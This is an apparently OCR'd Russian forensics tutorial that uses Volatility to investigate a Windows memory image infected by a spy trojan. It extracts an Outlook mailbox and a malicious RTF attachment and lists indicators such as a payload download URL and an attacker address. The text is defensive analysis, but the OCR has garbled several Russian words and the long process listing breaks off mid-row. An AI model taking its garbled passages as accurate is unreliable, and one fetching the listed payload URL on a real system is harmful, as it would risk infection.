0x81f3e020 spoolsv.exe            1364    676     14      125      0      0 2010-08-11 06:06:25 UTC+0000   
0x81f2e020 svchost.exe            1508    676      5       61      0      0 2010-08-11 06:06:25 UTC+0000   
0x81f1e020 vmtoolsd.exe           1668    676      5      225      0      0 2010-08-11 06:06:25 UTC+0000   
0x81f0e020 VMUpgradeHelper.exe    1832    676      5      100      0      0 2010-08-11 06:06:26 UTC+0000   
0x81ef0020 TPAutoConnSvc.exe      1968    676      5      106      0      0 2010-08-11 06:06:26 UTC+0000   
0x81ee0020 alg.exe                 216    676      7      104      0      0 2010-08-11 06:06:27 UTC+0000   
0x81ed0020 wscntfy.exe            1128   1028      1       39      0      0 2010-08-11 06:06:27 UTC+0000   
0x81ea0020 TPAutoConnect.e        1084   1968      1       68      0      0 2010-08-11 06:06:36 UTC+0000   
0x81e7e020 wuauclt.exe            1136   1028      4      142      0      0 2010-08-11 06:06:37 UTC+0000   
0x81e2a020 wuauclt.exe            1716   1028      7      189      0      0 2010-08-11 06:06:38 UTC+0000   
0x81e29020 explorer.exe           1724   1708     13      326      0      0 2010-08-11 06:06:38 UTC+0000   
0x81e1e020 VMwareTray.exe         1912   1724      1       57      0      0 2010-08-11 06:06:38 UTC+0000   
0x81e1d020 VMwareUser.exe         1920   1724      8      207      0      0 2010-08-11 06:06:38 UTC+0000   
0x81e1c020 ctfmon.exe             1928   1724      1       87      0      0 2010-08-11 06:06:38 UTC+0000   
0x81e0a020 cmd.exe                1988   1724      1       33      0      0 2010-08-11 06:06:39 UTC+0000   
0x81e00020 vmtoolsd.exe           1996   1724      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81dfe020 vmtoolsd.exe           2008    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81dfd020 vmtoolsd.exe           2016    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81dfc020 vmtoolsd.exe           2024    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81dfb020 vmtoolsd.exe           2032    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81dfa020 vmtoolsd.exe           2040    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81df9020 vmtoolsd.exe           2048    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81df8020 vmtoolsd.exe           2056    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81df7020 vmtoolsd.exe           2064    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81df6020 vmtoolsd.exe           2072    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81df5020 vmtoolsd.exe           2080    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81df4020 vmtoolsd.exe           2088    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81df3020 vmtoolsd.exe           2096    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81df2020 vmtoolsd.exe           2104    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81df1020 vmtoolsd.exe           2112    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81df0020 vmtoolsd.exe           2120    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81deb020 vmtoolsd.exe           2128    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81de9020 vmtoolsd.exe           2136    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81de8020 vmtoolsd.exe           2144    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81de7020 vmtoolsd.exe           2152    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81de6020 vmtoolsd.exe           2160    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81de5020 vmtoolsd.exe           2168    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81de4020 vmtoolsd.exe           2176    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81de3020 vmtoolsd.exe           2184    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81de2020 vmtoolsd.exe           2192    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81de1020 vmtoolsd.exe           2200    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81de0020 vmtoolsd.exe           2208    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81ddf020 vmtoolsd.exe           2216    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81dde020 vmtoolsd.exe           2224    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81ddd020 vmtoolsd.exe           2232    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81ddc020 vmtoolsd.exe           2240    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81ddb020 vmtoolsd.exe           2248    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81dda020 vmtoolsd.exe           2256    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81dd9020 vmtoolsd.exe           2264    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81dd8020 vmtoolsd.exe           2272    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81dd7020 vmtoolsd.exe           2280    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81dd6020 vmtoolsd.exe           2288    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81dd5020 vmtoolsd.exe           2296    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81dd4020 vmtoolsd.exe           2304    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81dd3020 vmtoolsd.exe           2312    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81dd2020 vmtoolsd.exe           2320    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81dd1020 vmtoolsd.exe           2328    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81dd0020 vmtoolsd.exe           2336    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81dcf020 vmtoolsd.exe           2344    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81dce020 vmtoolsd.exe           2352    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81dcd020 vmtoolsd.exe           2360    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81dcc020 vmtoolsd.exe           2368    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81dcb020 vmtoolsd.exe           2376    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81dca020 vmtoolsd.exe           2384    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81dc9020 vmtoolsd.exe           2392    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81dc8020 vmtoolsd.exe           2400    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81dc7020 vmtoolsd.exe           2408    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81dc6020 vmtoolsd.exe           2416    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81dc5020 vmtoolsd.exe           2424    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81dc4020 vmtoolsd.exe           2432    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81dc3020 vmtoolsd.exe           2440    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81dc2020 vmtoolsd.exe           2448    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81dc1020 vmtoolsd.exe           2456    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81dc0020 vmtoolsd.exe           2464    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81dbf020 vmtoolsd.exe           2472    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81dbe020 vmtoolsd.exe           2480    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81dbd020 vmtoolsd.exe           2488    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81dbc020 vmtoolsd.exe           2496    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81dbb020 vmtoolsd.exe           2504    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81dba020 vmtoolsd.exe           2512    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81db9020 vmtoolsd.exe           2520    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81db8020 vmtoolsd.exe           2528    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81db7020 vmtoolsd.exe           2536    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81db6020 vmtoolsd.exe           2544    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81db5020 vmtoolsd.exe           2552    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81db4020 vmtoolsd.exe           2560    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81db3020 vmtoolsd.exe           2568    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81db2020 vmtoolsd.exe           2576    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81db1020 vmtoolsd.exe           2584    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81db0020 vmtoolsd.exe           2592    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81daf020 vmtoolsd.exe           2600    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81dae020 vmtoolsd.exe           2608    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81dad020 vmtoolsd.exe           2616    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81dac020 vmtoolsd.exe           2624    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81dab020 vmtoolsd.exe           2632    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81daa020 vmtoolsd.exe           2640    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81da9020 vmtoolsd.exe           2648    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81da8020 vmtoolsd.exe           2656    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81da7020 vmtoolsd.exe           2664    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81da6020 vmtoolsd.exe           2672    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81da5020 vmtoolsd.exe           2680    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81da4020 vmtoolsd.exe           2688    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81da3020 vmtoolsd.exe           2696    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81da2020 vmtoolsd.exe           2704    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81da1020 vmtoolsd.exe           2712    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81da0020 vmtoolsd.exe           2720    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81d9f020 vmtoolsd.exe           2728    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81d9e020 vmtoolsd.exe           2736    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81d9d020 vmtoolsd.exe           2744    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81d9c020 vmtoolsd.exe           2752    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81d9b020 vmtoolsd.exe           2760    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81d9a020 vmtoolsd.exe           2768    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81d99020 vmtoolsd.exe           2776    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81d98020 vmtoolsd.exe           2784    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81d97020 vmtoolsd.exe           2792    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81d96020 vmtoolsd.exe           2800    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81d95020 vmtoolsd.exe           2808    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81d94020 vmtoolsd.exe           2816    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81d93020 vmtoolsd.exe           2824    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81d92020 vmtoolsd.exe           2832    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81d91020 vmtoolsd.exe           2840    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81d90020 vmtoolsd.exe           2848    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81d8f020 vmtoolsd.exe           2856    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81d8e020 vmtoolsd.exe           2864    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81d8d020 vmtoolsd.exe           2872    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81d8c020 vmtoolsd.exe           2880    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81d8b020 vmtoolsd.exe           2888    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81d8a020 vmtoolsd.exe           2896    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81d89020 vmtoolsd.exe           2904    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81d88020 vmtoolsd.exe           2912    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81d87020 vmtoolsd.exe           2920    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81d86020 vmtoolsd.exe           2928    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81d85020 vmtoolsd.exe           2936    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81d84020 vmtoolsd.exe           2944    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81d83020 vmtoolsd.exe           2952    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81d82020 vmtoolsd.exe           2960    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81d81020 vmtoolsd.exe           2968    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81d80020 vmtoolsd.exe           2976    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81d7f020 vmtoolsd.exe           2984    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81d7e020 vmtoolsd.exe           2992    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81d7d020 vmtoolsd.exe           3000    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81d7c020 vmtoolsd.exe           3008    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81d7b020 vmtoolsd.exe           3016    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81d7a020 vmtoolsd.exe           3024    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81d79020 vmtoolsd.exe           3032    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81d78020 vmtoolsd.exe           3040    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81d77020 vmtoolsd.exe           3048    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81d76020 vmtoolsd.exe           3056    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81d75020 vmtoolsd.exe           3064    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81d74020 vmtoolsd.exe           3072    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81d73020 vmtoolsd.exe           3080    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81d72020 vmtoolsd.exe           3088    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81d71020 vmtoolsd.exe           3096    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81d70020 vmtoolsd.exe           3104    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81d6f020 vmtoolsd.exe           3112    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81d6e020 vmtoolsd.exe           3120    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81d6d020 vmtoolsd.exe           3128    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81d6c020 vmtoolsd.exe           3136    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81d6b020 vmtoolsd.exe           3144    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81d6a020 vmtoolsd.exe           3152    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81d69020 vmtoolsd.exe           3160    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81d68020 vmtoolsd.exe           3168    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81d67020 vmtoolsd.exe           3176    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81d66020 vmtoolsd.exe           3184    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81d65020 vmtoolsd.exe           3192    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81d64020 vmtoolsd.exe           3200    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81d63020 vmtoolsd.exe           3208    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81d62020 vmtoolsd.exe           3216    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81d61020 vmtoolsd.exe           3224    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81d60020 vmtoolsd.exe           3232    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81d5f020 vmtoolsd.exe           3240    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81d5e020 vmtoolsd.exe           3248    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81d5d020 vmtoolsd.exe           3256    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81d5c020 vmtoolsd.exe           3264    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81d5b020 vmtoolsd.exe           3272    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81d5a020 vmtoolsd.exe           3280    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81d59020 vmtoolsd.exe           3288    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81d58020 vmtoolsd.exe           3296    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81d57020 vmtoolsd.exe           3304    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81d56020 vmtoolsd.exe           3312    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81d55020 vmtoolsd.exe           3320    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81d54020 vmtoolsd.exe           3328    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81d53020 vmtoolsd.exe           3336    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81d52020 vmtoolsd.exe           3344    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81d51020 vmtoolsd.exe           3352    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81d50020 vmtoolsd.exe           3360    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81d4f020 vmtoolsd.exe           3368    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81d4e020 vmtoolsd.exe           3376    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81d4d020 vmtoolsd.exe           3384    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81d4c020 vmtoolsd.exe           3392    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81d4b020 vmtoolsd.exe           3400    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81d4a020 vmtoolsd.exe           3408    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81d49020 vmtoolsd.exe           3416    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81d48020 vmtoolsd.exe           3424    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81d47020 vmtoolsd.exe           3432    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81d46020 vmtoolsd.exe           3440    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81d45020 vmtoolsd.exe           3448    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81d44020 vmtoolsd.exe           3456    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81d43020 vmtoolsd.exe           3464    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81d42020 vmtoolsd.exe           3472    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81d41020 vmtoolsd.exe           3480    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81d40020 vmtoolsd.exe           3488    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81d3f020 vmtoolsd.exe           3496    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81d3e020 vmtoolsd.exe           3504    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81d3d020 vmtoolsd.exe           3512    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81d3c020 vmtoolsd.exe           3520    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81d3b020 vmtoolsd.exe           3528    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81d3a020 vmtoolsd.exe           3536    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81d39020 vmtoolsd.exe           3544    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81d38020 vmtoolsd.exe           3552    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81d37020 vmtoolsd.exe           3560    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81d36020 vmtoolsd.exe           3568    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81d35020 vmtoolsd.exe           3576    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81d34020 vmtoolsd.exe           3584    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81d33020 vmtoolsd.exe           3592    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81d32020 vmtoolsd.exe           3600    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81d31020 vmtoolsd.exe           3608    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81d30020 vmtoolsd.exe           3616    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81d2f020 vmtoolsd.exe           3624    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81d2e020 vmtoolsd.exe           3632    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81d2d020 vmtoolsd.exe           3640    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81d2c020 vmtoolsd.exe           3648    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81d2b020 vmtoolsd.exe           3656    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81d2a020 vmtoolsd.exe           3664    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81d29020 vmtoolsd.exe           3672    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81d28020 vmtoolsd.exe           3680    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81d27020 vmtoolsd.exe           3688    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81d26020 vmtoolsd.exe           3696    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81d25020 vmtoolsd.exe           3704    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81d24020 vmtoolsd.exe           3712    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81d23020 vmtoolsd.exe           3720    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81d22020 vmtoolsd.exe           3728    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81d21020 vmtoolsd.exe           3736    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81d20020 vmtoolsd.exe           3744    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81d1f020 vmtoolsd.exe           3752    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81d1e020 vmtoolsd.exe           3760    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81d1d020 vmtoolsd.exe           3768    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81d1c020 vmtoolsd.exe           3776    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81d1b020 vmtoolsd.exe           3784    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81d1a020 vmtoolsd.exe           3792    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81d19020 vmtoolsd.exe           3800    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81d18020 vmtoolsd.exe           3808    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81d17020 vmtoolsd.exe           3816    676      5      225      0      0 2010-08-11 06:06:39 UTC+0000   
0x81d16020 vmtoolsd.exe           3824    676      5      225      0      0 2010-08-11 06:06:39 UTC+
```

УРОКИ ФОРЕНЗИКИ

РАССЛЕДУЕМ ЗАРАЖЕНИЕ МАШИНЫ С WINDOWS ШПИОНСКИМ ТРОЯНОМ

Получим его хэш и найдем его описание на VirusTotal. MD5-сумма — 6ec63ed3b8b2c2c2ceeb31a7c7a35a67.exe.

Также проанализируем все писька в папке после работы утилиты **ost-extractor.exe**.



Письмо с информацией о вакуле

Давай теперь зафиксируем карму производящего.

04.10.2016 в 12:02 (UTC) на адрес **phillip.price@price-corp.biz** с адреса **armadac0113c1ve@gmail.com** поступило письмо, в котором сообщалось о предыдущем заражении **bank_statement_080452.doc**. Пользователь открыл этот документ, что и привело к компрометации компьютера. С адресов **http://54.174.131.235/files/tx_x64.exe** на его машину загружался исполняемый файл TeamViewer, содержащий идентификатор и пароль для доступа к скомпрометированной системе.

В 12:02 04.10.2016 на адрес **phillip.price@price-corp.biz** от **armadac0113c1ve@gmail.com** поступило сообщение с адресом языковой Bitcoin. Если компания не перешла на него определенную сумму, злоумышленники начнут шифровать инфраструктуру организации.

ИССЛЕДОВАНИЕ ОБРАЗА ECORPVNT

Получим первичную информацию о системе:

```
ecorpvnt2 vol.py -f ecorpvnt7/ecorpvln7-e7325fc4.vmem --
profile=Win7SP1x64 imageinfo

ecorpvnt2 vol.py -f ecorpvnt7/ecorpvln7-e7325fc4.vmem --
profile=Win7SP1x64 printkey \
-K "ControlSet001\Control\ComputerName\ComputerName"
```

```
ecorpvnt2 vol.py -f ecorpvnt7/ecorpvln7-e7325fc4.vmem --
profile=Win7SP1x64 printkey \
-K "ControlSet001\Services\tcpip\Parameters\Interfaces\{3AE5A5F7-
4A2F-4127-9C26-1493A7DF8B91}"
```

Имя компьютера — **WIN-KMUKM7PJ900**, активной карты — **10.1.1.141**. Профиль операционной системы — Win7SP1x64.

Далее получим список процессов в виде дерева, а также оставлю активность. Результат сохраним в файл.

```
ecorpvnt2 vol.py -f "ecorpvnt7/ecorpvln7-e7325fc4.vmem" \
--profile=Win7SP1x64 pstree > ecorpvnt/pstree

ecorpvnt2 vol.py -f "ecorpvnt7/ecorpvln7-e7325fc4.vmem" \
--profile=Win7SP1x64 netscan > ecorpvnt/netscan
```

Находим почтовый процесс OUTLOOK.EXE, идентификатор 2496.

Получим адресного пространства этого процесса:

```
ecorpvnt2 vol.py -f "ecorpvnt7/ecorpvln7-e7325fc4.vmem" \
--profile=Win7SP1x64 memdump -p 2496 -D ecorpvnt7/
```

Получим список объектов FILE в адресном пространстве процесса:

```
ecorpvnt2 vol.py -f "ecorpvnt7/ecorpvln7-e7325fc4.vmem" \
--profile=Win7SP1x64 handles -t FILE -p 2496 > ecorpvnt7/handles_
file_2496
```


Получаем файл **handles_2496_a.txt**, в нем нужная другого файла:

```
Outlook:ст.knowl@e-corp.biz-00000004.pst
```

Это потомок основного. Найдем его физический адрес и выгрузим его из образа. Для этого получим список файлов:

```
ecorpvnt2 vol.py -f "ecorpvnt7/ecorpvln7-e7325fc4.vmem" \
--profile=Win7SP1x64 dumpfiles -Q 0x000000007de12f20 -u -D
ecorpvnt7/
```

Теперь конвертируем файл с помощью OST Extractor и наслаждаемся содержимым:




Вложенный вырез почтового клиентика


Восстановим почтовый контейнер:

```
ecorpvnt2 vol.py -f "ecorpvnt7/ecorpvln7-e7325fc4.vmem" \
--profile=Win7SP1x64 dumpfiles -Q 0x000000007de12f20 -u -D
ecorpvnt7/
```

Теперь конвертируем файл с помощью OST Extractor и наслаждаемся содержимым с вложением.



Содержимое вырез почтового клиента



Содержимое вырез почтового клиента

04.10.2016 в 13:35:13 (UTC) от **lloydchung@allsafecybersec.com** поступило письмо, содержащее вредоносное вложение. IP-адрес почтового сервера отправителя — **31.6.35.122**. Выгрузим вложение с помощью Outlook.

Получили файл RTF:

```
Important_ECORP_Lawsuit_Washington_Leak.rtf
```

Но эта версия файла битая. Поэтому попробуем восстановить его из «не сообщения, из памяти. Находим его по названию в выгруженном списке файлов.



Вложение вырез почтового клиента

Восстанавим его.

```
ecorpvnt2 vol.py -f "ecorpvnt7/ecorpvln7-e7325fc4.vmem" \
--profile=Win7SP1x64 dumpfiles -Q 0x000000007d3b393f0 -u -D
